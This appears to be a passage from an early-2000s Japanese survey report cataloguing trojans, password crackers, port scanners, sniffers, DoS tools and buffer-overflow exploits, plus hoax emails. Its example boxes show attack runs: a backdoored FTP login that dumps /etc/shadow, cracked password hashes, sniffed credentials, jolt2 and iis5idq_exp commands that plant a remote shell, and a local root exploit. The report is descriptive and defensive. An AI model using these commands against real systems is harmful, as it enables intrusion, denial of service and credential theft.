特徴	<p>これはネットワークワームの活動を行うサーバー=クライアント型のハッキングツールである。サーバープログラムとクライアントプログラムに分かれており、サーバープログラムはトロイの木馬としてマシンのシステムに潜入する。サーバープログラムが潜入した PC はクライアントプログラムを使用してリモート操作を行うことができる。このようなハッキングツールを一般に「バックドア型」と呼ぶ。</p> <p>他のファイルへの感染活動は行わないがネットワーク上の他のマシンに自分のコピーを頒布するワーム活動を行う。</p> <p>このハッキングツールは2000年8月9日前後にWeb、インターネットニュースグループ、IRCなどで大量に配布されているのが確認された。配布されたオリジナルは"notepad.exe"のファイル名ですがファイル名は変更されても動作する。</p>		


資料：トレンドマイクロ株式会社提供

(2) TROJ_MSINIT

発病条件	ファイル実行時	破壊活動	ファイルの作成
ウイルス作成日	不明	言語	英語
プラットフォーム	Windows	ウイルスサイズ	圧縮時：22,016bytes； 未圧縮：53,248bytes
特徴	<p>これは一般的に「トロイの木馬」と呼ばれる不正プログラム的一种である。他のファイルへの感染活動は行わない。インターネットを介した世界規模の分散型コンピューティング実験プロジェクトである「distributed.net」のクライアントプログラムをネットワーク越しに他のマシンにインストールする活動を行う。</p>		


資料：トレンドマイクロ株式会社提供

(3) Whack A Mole

【種類】	トロイの木馬		
【開発・公開元】	不明	【バージョン情報】	Ver.1.1、Ver.1.60、Ver.1.70 (バージョン情報は Whack A Mole に内包されている NetBus のものである)
【目的】	もぐら叩きゲームのプログラムに見せかけて、バックドア (NetBus) を仕掛ける。		
【効果】	使用ポート番号 ・ 12361 ・ 12362 ・ 12363		
【結果】	バックドア (NetBus) が起動し、リモート操作が可能になる。		
【使用環境】	Windows 95、98、NT		
【概要】	<p>「Whack A Mole」は一見もぐら叩きゲームであるが、これを実行したホストに「NetBus」がインストールされ、ネットワーク越しにリモート操作が可能となる。また、OS 起動時にも「NetBus」が実行されるようにレジストリの変更を行う。通常、「NetBus」は「12345」「12346」「20034」のいずれかのポートを利用するが、「Whack A Mole」でインストールされる「NetBus」は「12361」「12362」「12363」を利用する。</p>		
【例】	<p>「Whack A Mole」の画面</p> 		

資料：株式会社ラック提供

(4) wu-ftpd

【種類】	トロイの木馬		
【開発・公開元】	不明	【バージョン情報】	トロイの木馬が仕掛けられた wu-ftpd のバージョン (以下は CERT から CA-1994-07 として報告されたものである) ・Ver. 2.1f、Ver. 2.2
【目的】	通常の FTP デモンプログラムに見せかけたバックドアプログラム		
【効果】	バックドアが仕掛けられた FTP サービスに、特定のユーザ/パスワードでログインすると、プロセスがシェルプログラムに変わる。		
【結果】	管理者権限を奪い、ターゲットマシンを完全な制御下に置く。		
【使用環境】	UNIX 系 OS		
【概要】	<p>一見普通の wu-ftpd と変わりなく通常の動作も行われているが、実はバックドアが仕掛けられているというトロイの木馬である。特定のユーザ/パスワードでログイン後、/etc/shadow のパスワードファイルを奪うなど、致命的なダメージを与えることができる。</p>		
【例】	<p>anonymous でログイン後、プロセスがシェルプログラムに変わっている。</p>  <pre> Tera Term - VT File Edit Setup Control Window Help \$ telnet ****.*.*.*.* 21 Trying ****.*.*.*.*... Connected to ****.*.*.*.*. Escape character is ^]. 220 sns FTP server (Version wu-2.6.0(1) Sat Sep 15 00:15:20 JST 2001) ready. USER anonymous_ id; uid=0(root) gid=0(root) cat /etc/shadow; root:T0/Z3hMc003MM6445:::::: <snip...> admin:z4zgr2AJxrMBU:11562:::::: sns:2yQQrluvlYYD:11563:::::: exit; 331 Password required for anonymous_. quit 221 Goodbye. Connection closed by foreign host. \$ </pre>		

資料：株式会社ラック提供

4. ボンバー

(1) ブラウザクラッシャー

特徴	<p>インターネットに仕掛けられた悪質なイタズラのひとつである。ブラウザとは、ホームページを見るためのソフトウェアであり、インターネットエクスプローラー、ネットスケープナビゲーター等がある。これらブラウザをクラッシュさせるのがブラウザクラッシャーである。</p> <p>ブラウザクラッシャーによる典型的な被害例としては、インターネット上の電子掲示板、ホームページ、電子メール等に掲載されているホームページの URL を選択するとブラウザクラッシャーが仕掛けられたホームページへ行ってしまい、ブラウザの画面や電子メールの作成画面が数え切れないほど開き続けるというものやものすごく分割された（フレームが切られた）画面が出るとか、空のフロッピーディスク・ドライブから何か読み出そうとしてパソコンがガタガタい続けるとか。さらに、Windows にダメージを与えるような命令が隠されていることもある。</p> <p>こうした現象が起きるのは、そのホームページの HTML ファイルに、そうした命令が組み込まれているためである。自分のパソコン側の問題ではない。とはいえ、いずれの場合も最後には、ブラウザというよりコンピュータ又はオペレーティングシステムが対応しきれなくなって止まる（いわゆるフリーズ）ことが多い。対処方法は、強制終了させて再起動するしかない。ほとんど場合は再起動すればコンピュータは、元の状態に戻る。ブラウザクラッシャーによる被害の防止方法は、単純ではあるが、不明なホームページは開かないことなどが考えられる。</p>
----	---


(2) ダイアルアップ接続設定自動変換プログラム

特徴	<p>インターネットユーザーがホームページを閲覧中にあるプログラムを読みこむことで、国際電話の利用が発生するケースがある。これは、通常ダイアルアップ方式によるインターネット接続では、ダイアル先はご自宅から最寄りのアクセスポイント（国内）に設定しているはずなので国内電話の使用料金がかかるが、このプログラムによりダイアル先が 001 で始まる国際電話番号に設定され、国際電話の使用料金がかかることとなる。この被害を受けるインターネットの利用環境は、オペレーティングシステムとして Windows、電話回線としてアナログ回線を利用していた場合である。</p>
----	---

第3章 クラッキングツール等の種類・具体例


1. パスワードクラッキング

(1) Brutus

【種類】	オンライン・パスワード・クラッキング・ツール
【開発・公開元】	http://www.hoobie.net/brutus/ 【バージョン情報】 2002年3月現在、AET2 が最新バージョン
【目的】	攻撃対象となるサービスにネットワーク経由で接続（オンライン）し、パスワードによる認証を試行してログインを試みる。
【効果】	攻撃対象プロトコルは以下 ・Telnet ・FTP ・POP3 ・HTTP 認証 ・SMB ・NetBus
【結果】	パスワードが解析できれば、そのアカウントになりすまして侵入することができる。侵入後は、そのホスト上で管理権限の奪取を試みたり、さらに他のホストへの攻撃の踏み台に利用したりすることが可能になる。
【使用環境】	Windows 版のみ
【概要】	オンラインでの攻撃ツールであるため、攻撃対象となるユーザ ID を特定できていることが望ましいが、「Brutus」ではユーザ ID の生成機能もある。ユーザ ID リスト、パスワードリストといった辞書を用いた攻撃以外に、ブルートフォース攻撃 (Brute Force Attack) も可能であり、攻撃対象への同時接続数が 60 まで可能、認証手順のカスタマイズが可能、等の特徴がある。しかし、オンラインでの攻撃であるため、相手に気づかれやすい、攻撃がログに残りやすい等、リスクが高いことも事実である。
【例】	<p>TELNET サービスの認証で、ユーザ名/admin、パスワード/admin を解析。</p>  <p>The screenshot shows the Brutus AET2 application window. The 'Target' field is filled with a redacted IP address, and the 'Type' is set to 'Telnet'. Under 'Authentication Options', 'Use Username' and 'Single User' are checked, and 'Pass Mode' is set to 'Word List'. The 'User ID' is 'admin' and the 'Pass File' is 'C:\tmp\passwd_list.txt'. The 'Positive Authentication Results' table shows a successful login for 'admin' on a Telnet target. The status bar at the bottom indicates '100%' completion and '0.083 Attempts per second'.</p>

資料：株式会社ラック提供

(2) John the Ripper

【種類】	オンライン・パスワード・クラッキング・ツール		
【開発・公開元】	http://www.openwall.com/john/	【バージョン情報】	2002年3月現在、v1.6 が最新バージョン
【目的】	暗号化されたパスワードを解析する		
【効果】	以下の暗号化アルゴリズムに対応 <ul style="list-style-type: none"> ・DES (一般的な UNIX : Solaris など) ・拡張DES (BSDI) ・MD5 (Free BSD など) ・Blowfish (Open BSD) ・Lan Manager (Win NT) 		
【結果】	パスワードが解析できれば、そのアカウントになりすまして侵入することができる。侵入後は、そのホスト上で管理権限の奪取を試みたり、さらに他のホストへの攻撃の踏み台に利用したりすることが可能になる。		
【使用環境】	Unix、DOS、Win32 上で動作可能。また、パスワードファイルを入手していることが前提となる。		
【概要】	「John the Ripper」はオフライン・パスワード・クラッキングの代表的なツールである。UNIX では /etc/passwd、Windows (NT) では c:\WINNT\system32\config\SAM といったパスワードファイルを入手することが使用の前提となる。パスワードファイルには暗号化 (ハッシュ) されたパスワードが格納されているが、「John the Ripper」では多様なハッシュ・アルゴリズムに対応しており、様々な環境でのパスワード解析が可能となっている。また、「John the Ripper」では、「辞書攻撃」という、ありがちなパスワードを網羅した「辞書」ファイルに基づいた攻撃手法をとっていることをはじめ、多くのオプションや、パスワード解析用辞書の日本語版等も用意されている。		
【例】	左図は、DOS 上で sample_passwd.txt (右図) を解析している。  <pre> C:\> cd \WINNT\system32\config && john sample_passwd.txt C:\> #temp#john-16#run> john sample_passwd.txt Loaded 811 passwords with 732 different salts (Standard DES [24/32 4K]) ikuoseki (ikuoseki) shawi7 (shawi7) jstai196 (jstai196) yuyana39 (yuyana39) cand80 (cand80) shinji100 (shinji100) holor655 (holor655) aplixi123 (aplixi123) huoni123 (huoni123) funie888 (funie888) kobo1935 (kobo1935) summer (summer) password (password) pookie (pookie) pookie (pookie) rainbow (rainbow) knight (knight) apples (apples) ikuoseki:zdeJ05RNMurE:1026:20:ikuoseki:/home/user/ikuoseki:/bin/csh norinasa:4MaL58tuLGE:1027:20:norinasa:/home/user/norinasa:/bin/csh nakanaru:zuZ826/s8SjK:1028:20:toshikazunaru:/home/user/nakanaru:/bin/csh warasina:Hef5Kjpnk62o:1029:20:satoshiwarasina:/home/user/warasina:/bin/csh kazusii:..BN0D712HdE:1030:20:kazusii/okino:/home/user/kazusii:/bin/csh vositosi:lvs0IFx0vG08Q:1031:10:Yoshitosi Matsunasa:/home/user/vositosi:/bin/csh senakanu:SeZlzhRhw05OE:1032:10:Seigo Nakanura:/home/user/senakanu:/bin/csh tasaki:u4uyQouuRhATA:1033:10:Hiromi Tasaki:/home/user/tasaki:/bin/csh miyatake:s1RFnHnuC3ag:1034:20:Tadashi Miyatake:/home/user/miyatake:/bin/csh aseki:nP5AG3MYJjvxA:1035:20:Mayumi Seki:/home/user/aseki:/bin/csh tsutoni:bk1LTbT00dSfg:1038:20:TsutoniTakamizawa:/home/user/tsutoni:/bin/csh </pre>		

資料：株式会社ラック提供


2. ポートスキャン

(1) Nmap

【種類】	ポートスキャナ		
【開発・公開元】	Insecure.Org.: http://www.nmap.org/	【バージョン情報】	2002年3月現在、2.54 Beta30 が最新バージョン
【目的】	ターゲットホストのオープンポートのスキャン。ターゲットホストOSの識別		
【効果】	TCP/UDPともに65535ポートまでスキャン可能。スタックフィンガープリンティングのデータベースの蓄積は400を超える。		
【結果】	各種ポートスキャンによってターゲットホストのオープンポートや提供しているサービスが把握できる。スタックフィンガープリンティングによってターゲットホストのOSが把握できる。		
【使用環境】	UNIX系OS、Windows		
【概要】	数あるポートスキャナの中で、おそらく最も使われているものの一つ。 ポートスキャン手法のほとんど全てとスタックフィンガープリンティングなどが使用可能。		
【例】	<p>ターゲットホスト(192.168.0.100)のTCPポート1~1024番までのポートスキャンと、スタックフィンガープリンティングによるOSの識別を行った結果。</p> <pre> [root@sniff] nmap -p 1-1024 192.168.0.100 Starting nmap V. 2.54BETA29 (www.insecure.org/nmap/) Interesting ports on (192.168.0.100): (The 1008 ports scanned but not shown below are in state: closed) Port State Service 7/tcp open echo 13/tcp open daytime 19/tcp open chargen 21/tcp open ftp 22/tcp open ssh 23/tcp open telnet 25/tcp open smtp 111/tcp open sunrpc 512/tcp open exec 513/tcp open login 514/tcp open shell Remote operating system guess: Solaris 2.6 - 2.7 with tcp_strong_iss=0 Uptime 4.957 days (since Fri Mar 8 18:14:51 2002) Nmap run completed -- 1 IP address (1 host up) scanned in 1 second </pre>		

資料：株式会社ラック提供

(2) UltraScan

【種類】	ポートスキャナ		
【開発者】	Michael Marchuk	【バージョン情報】	2002年3月現在、v1.5 が最新バージョン
【目的】	ターゲットホストのオープンポートのスキャン。		
【効果】	TCP/30000ポートまでスキャン可能。		
【結果】	各種ポートスキャンによってターゲットホストのオープンポートや提供しているサーバが把握できる。		
【使用環境】	Windows		
【概要】	Windowsで使用できるGUIを備えたポートスキャナ。TCPのみで、全てのポートはスキャンできない。		
【例】	<p>ターゲットホスト(192.168.0.100)のTCPポート1~1024番までのポートスキャンを行った結果。</p> 		

資料：株式会社ラック提供

3. 盗聴


(1) LinSniffer

【種類】	パスワード盗聴ツール		
【開発者】	Mike Edulla <medulla@infosoc.com>	【バージョン情報】	2002年3月現在、v0.03.9 が最新バージョン
【目的】	パスワードを盗聴する		
【効果】	以下の7種類のプロトコルを盗聴する。 ・ftp、telnet、pop3、pop2、imap2、rlogin、poppasswd		
【結果】	パスワードが盗聴できれば、そのアカウントになりすまして侵入することができてしまう。被害はそのアカウントの所有者だけにとどまらず、そこを踏み台にしてさらに被害が広まる可能性がある。		
【使用環境】	Linux、実行するホストの管理者権限が必要		
【概要】	<p>「LinSniffer」はキャプチャしたパケットの中から、ユーザ名とパスワードが平文で送受信されるプロトコルに限定して、ユーザ名、パスワードとそのパケットが送受信されたホストの情報（IPアドレス、ホスト名）、コマンド（ftpのget、putなど）を整形したテキストとして記録する盗聴ツール。平文でパスワードが送受信されるプロトコルをターゲットにしていることから、snoop、tcpdumpといった使い方によっては盗聴ツールとなるパケットキャプチャツールとは異なり、盗聴専用のツールである。</p> <p>「LinSniffer」を実行するには管理者権限（NICをプロミスキャスモードにするため）が必要なため、盗聴するネットワークのホストに侵入する必要がある。ただし、HUBのポートに無制限にアクセスできる環境であれば自ホスト（NotePCなど）から盗聴が可能となる。</p>		
【例】	<p>「LinSniffer」で盗聴したログ</p> <pre> [root@sniff]more sniff.log host34.xxx.co.jp => mail.xxx.co.jp [110] USER yamada PASS t.yamada123 STAT QUIT ----- [FIN] notepc1.xxx.co.jp => sv1.xxx.co.jp [23] #Pvt100!manage @asd#fgh su - j9\$ghost </pre> <pre> host5.xxx.co.jp => sv1.xxx.co.jp [21] rKrLrM Bs BUSER admin s fu fPASS administrator u SYST u u QUIT ----- [FIN] Awww.... that hurts!... [root@sniff] </pre>		

資料：株式会社ラック提供

4 . Denial of Service Attack

(1) Internet Explorer Form Denial of Service Vulnerability

【種類】	Denial of Service攻撃		
【開発者】	Ivan Sergio Borgonovo <mail@gorilla.it>	【バージョン情報】	不明
【目的】	Internet ExplorerをDenial of Service状態に陥れる。		
【効果】	Internet Explorerがフリーズさせると共にシステムのメモリを消費させる		
【結果】	Internet Explorer がフリーズし、ユーザが Internet Explorer を操作できなくさせる。また、仮想メモリを不足状態にさせて、OS 自体の動作にも影響を与える。		
【使用環境】	攻撃は攻撃コードを含んだWebページにアクセスさせことで可能になる このツールによるDenial of Service attackが有効な環境は以下の通り ・Microsoft Internet Explorer 5.0、5.5		
【概要】	多量のキャラクタを含むなど、細工したWebページを作成し、それにアクセスしたユーザのInternet ExplorerをDenial of Service状態にできる。 ツール本来の目的は脆弱性の検証。このツールで検証できる脆弱性に関する情報は「「Internet Explorer Form Denial of Service Vulnerability」 SecurityFocus BugTraq ID:3892」		
【例】	攻撃コードを含んだWebページにアクセスしたために、Internet Explorerがフリーズしている。また、OSのCPUリソースと仮想メモリも大量に消費されている。		
			

資料：株式会社ラック提供

(2) jolt2

【種類】	Denial of Service攻撃		
【開発者】	Phonix <phonix@mooocow.org>	【ハッシュ情報】	不明
【目的】	ターゲットホストをDenial of Service状態に陥れる。		
【効果】	不正なフラグメントパケットの再構築にCPUリソースが消費されWindows OSが”フリーズ”した状態に陥る。		
【結果】	OS がフリーズし、正規のユーザが OS を操作できなくなる。		
【使用環境】	攻撃ツールの実行環境はUNIX系OS。 このツールによるDenial of Service attackが有効なOSは以下の通り ・Microsoft Windows 98 ・Microsoft Windows NT4.0 with SP5 or 6 ・Microsoft Windows 2000 non SP		
【概要】	フラグメントパケットの再構築コードに問題のあるターゲットホストに対して不正なフラグメントパケットを多量に送信し、CPUリソースを消費させてDenial of Service状態に陥らせることができってしまうツール。 ツール本来の目的は脆弱性の検証。このツールで検証できる脆弱性に関する情報は「断片化されたIP パケットの組み立てなおし」の脆弱性 (MS00-029)		
【例】	ターゲットホスト(192.168.0.15)をツールで攻撃し、断片化されたパケットが大量に送信されている。 <div style="border: 1px solid black; padding: 5px; margin: 10px 0;"> <pre>[root@dosattack]# nmap -O 192.168.0.15 ----- (中略) ----- Remote operating system guess: Windows 2000 RC1 through final release [root@dosattack]# ./jolt2_dos 192.168.0.15</pre> </div> <div style="border: 1px solid black; padding: 5px; margin: 10px 0;"> <pre>16:11:18.649998 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.650165 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.650319 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.650446 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.650572 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.652916 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.653074 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.653198 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.653324 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.653449 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.655008 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.655138 dosattack > 192.168.0.15: (frag 1109:9@65520) 16:11:18.655405 dosattack > 192.168.0.15: (frag 1109:9@65520)</pre> </div>		

資料：株式会社ラック提供

5 . バッファオーバーフロー

(1) iis5idq_exp

【種類】	リモートバッファオーバーフロー攻撃		
【開発者】	mat@hacksware.com mat@monkey.org http://monkey.org/~mat	【バージョン情報】	不明
【目的】	ターゲットホストの脆弱性を利用してリモートから任意のコマンドを実行させる。		
【効果】	Internet Information Services 5.0に含まれるIndex Serviceの脆弱性を利用して、リモートからターゲットホストに任意のコマンドを実行させる。		
【結果】	攻撃対象ホスト自身にプログラムをダウンロード、実行させることが可能。		
【使用環境】	<p>攻撃ツールの実行環境はUNIX系OS。ツールが有効なホストは以下の環境である。</p> <ul style="list-style-type: none"> ・Windows NT(NonSP to SP6a)Internet Information Server 4.0 ・Windows 2000(NonSP to SP2)+Internet Information Services 5.0 ・SP6aSRP(Windows NT)、Hotfix Q296185(Windows 2000)が未適用 		
【概要】	<p>Internet Information Services 5.0に含まれるIndex Serviceの脆弱性を利用して、リモートから任意のコマンドを実行させるリモートバッファオーバーフロー攻撃ができてしまうツール。攻撃対象ホスト自身にバックドアツールをダウンロードさせて実行し、バックドアを作成させることも可能。ダウンロード時の接続先ホスト、ポート番号、ファイル名は攻撃側がツールのソースを修正することで変更できる。</p> <p>ツール本来の目的は脆弱性の検証である。このツールで検証できるInternet Information Services 5.0の脆弱性は「Index Server の検索機能が未チェックのバッファを含む (MS01-025)」</p>		
【例】	<p>ターゲットホスト(192.168.0.50)を攻撃してバックドアプログラムを仕掛ける</p> <pre>[root@attack]# iis5idq_exp 192.168.0.50 ncx99.exe ncx99.exe はTcp/99 ポートを使用バックドアプログラム --- 47 45 54 20 2F 61 2E 69 64 71 3F 01 01 01 01 01 ----- (中略) ----- 59392 bytes send... Done. 攻撃成功 [root@attack]# telnet 192.168.0.50 99 ターゲットのTcp/99 ポートに接続 Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-2000 Microsoft Corp. C:\WINNT\system32> ipconfig ----- (中略) ----- IP Address. : 192.168.0.50 Subnet Mask : 255.255.0.0</pre>		

資料：株式会社ラック提供

(2) whodo overflow proof

【種類】	ローカルバッファオーバーフロー攻撃		
【開発者】	Pablo Sor <psor@afip.gov.ar>	【バージョン情報】	不明
【目的】	ローカルから管理者権限を取得する。		
【効果】	ローカルの一般ユーザアカウントから管理者権限を取得できる。		
【結果】	一般ユーザでログイン後、管理者権限が取得できる。管理者権限取得後はホストを完全な制御化に置くことができる。		
【使用環境】	Solaris 8 intel86版。ターゲットホストにログインする必要がある。 「whodo」コマンドの脆弱性は以下のSolaris OSに存在する。 ・intel86およびSPARC版 Solaris:Solaris2.5、Solaris2.5.1、Solaris2.6、Solaris7.0、Solaris8.0		
【概要】	Solaris OSに付属の「whodo」コマンド（login userのプロセス情報を表示する）の脆弱性を利用して、ローカルから管理者権限を奪取ができてしまうツール。 ツール本来の目的は脆弱性の検証。このツールで検証できる脆弱性に関する情報は「Sun AlertID:27730 Buffer Overflow in whodo(1M) Command」		
【例】	<p>ターゲットホスト(192.168.0.5)の一般ユーザ(user)がローカルバッファオーバーフローツールを使って管理者権限を取得している。</p> <pre> [user@host]# ifconfig pcn0 pcn0: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500 index 2 inet 192.168.0.5 netmask ffff0000 broadcast 192.168.0.255 [user@host]# id uid=1250(user) gid=1000(usr) [user@host]# ./whodo_exploit AA AA AA host # ifconfig pcn0 pcn0: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500 index 2 inet 192.168.0.5 netmask ffff0000 broadcast 192.168.0.255 # id uid=0(root) gid=1000(user) # </pre>		

資料：株式会社ラック提供

第4章 何らかの対策の必要性が認識されている類似のプログラムの種類・具体例

1. デマメール

(1) A.I.D.S.

破壊活動	なし
特徴	<p>騒動を起こすために人為的に流されたウイルスのデマ情報である。この情報で触れられている AIDS ウイルスやトロイの木馬は、実際に存在するが、ここに書かれているようなものはない。</p> <p>- このデマ情報のオリジナルとみられる文章は以下のとおりである：</p> <p>"There is a virus going around called the A.I.D.S. virus. It will attach itself inside your computer and eat away at your memory this memory is irreplaceable. Then when it's finished with memory it infects your mouse or pointing device. Then it goes to your key board and the letter you type will not register on screen. Before it self terminates it eats 5mb of hard drive space and will delete all programs on it and it can shut down any 8 bit to 16 bit sound cards rendering your speaker useless. It will come in E-mail called "Open:Very Cool! :)". Delete it right away. This virus will basicly render your computer useless. You must pass this on quickly and to as many people as possible!!!! You must!</p> <p>日本語訳：</p> <p>「A.I.D.S.ウイルスと呼ばれるコンピュータウイルスが流行っています。このウイルスは、あなたのコンピュータに入り込んで、メモリを食べてしまいます。食べられたメモリは元に戻すことはできません。メモリを食べ尽くした後は、マウスやポインティングデバイスに感染します。そしてキーボードへ感染して、タイプされた文字がスクリーン上に表示されないという事態が起こります。ウイルスは自滅する前に、ハードディスクの容量を5MB食べてしまい、ハードディスク上のプログラムをすべて消去してしまうことでしょう。また8bitから16bitのサウンドカードは何でもシャットダウンしてしまい、スピーカーを使い物にならないようにします。このウイルスは"Open:Very Cool! :)"というタイトルの電子メールで送信されてきます。ただちに削除してください。このウイルスは根本的にあなたのコンピュータを使い物にならなくするものです。できるだけ多くの人にできるだけ早くこの事を知らせてください!!!!絶対に!」</p>

資料：トレンドマイクロ株式会社提供

(2) SULFNBK

破壊活動	なし
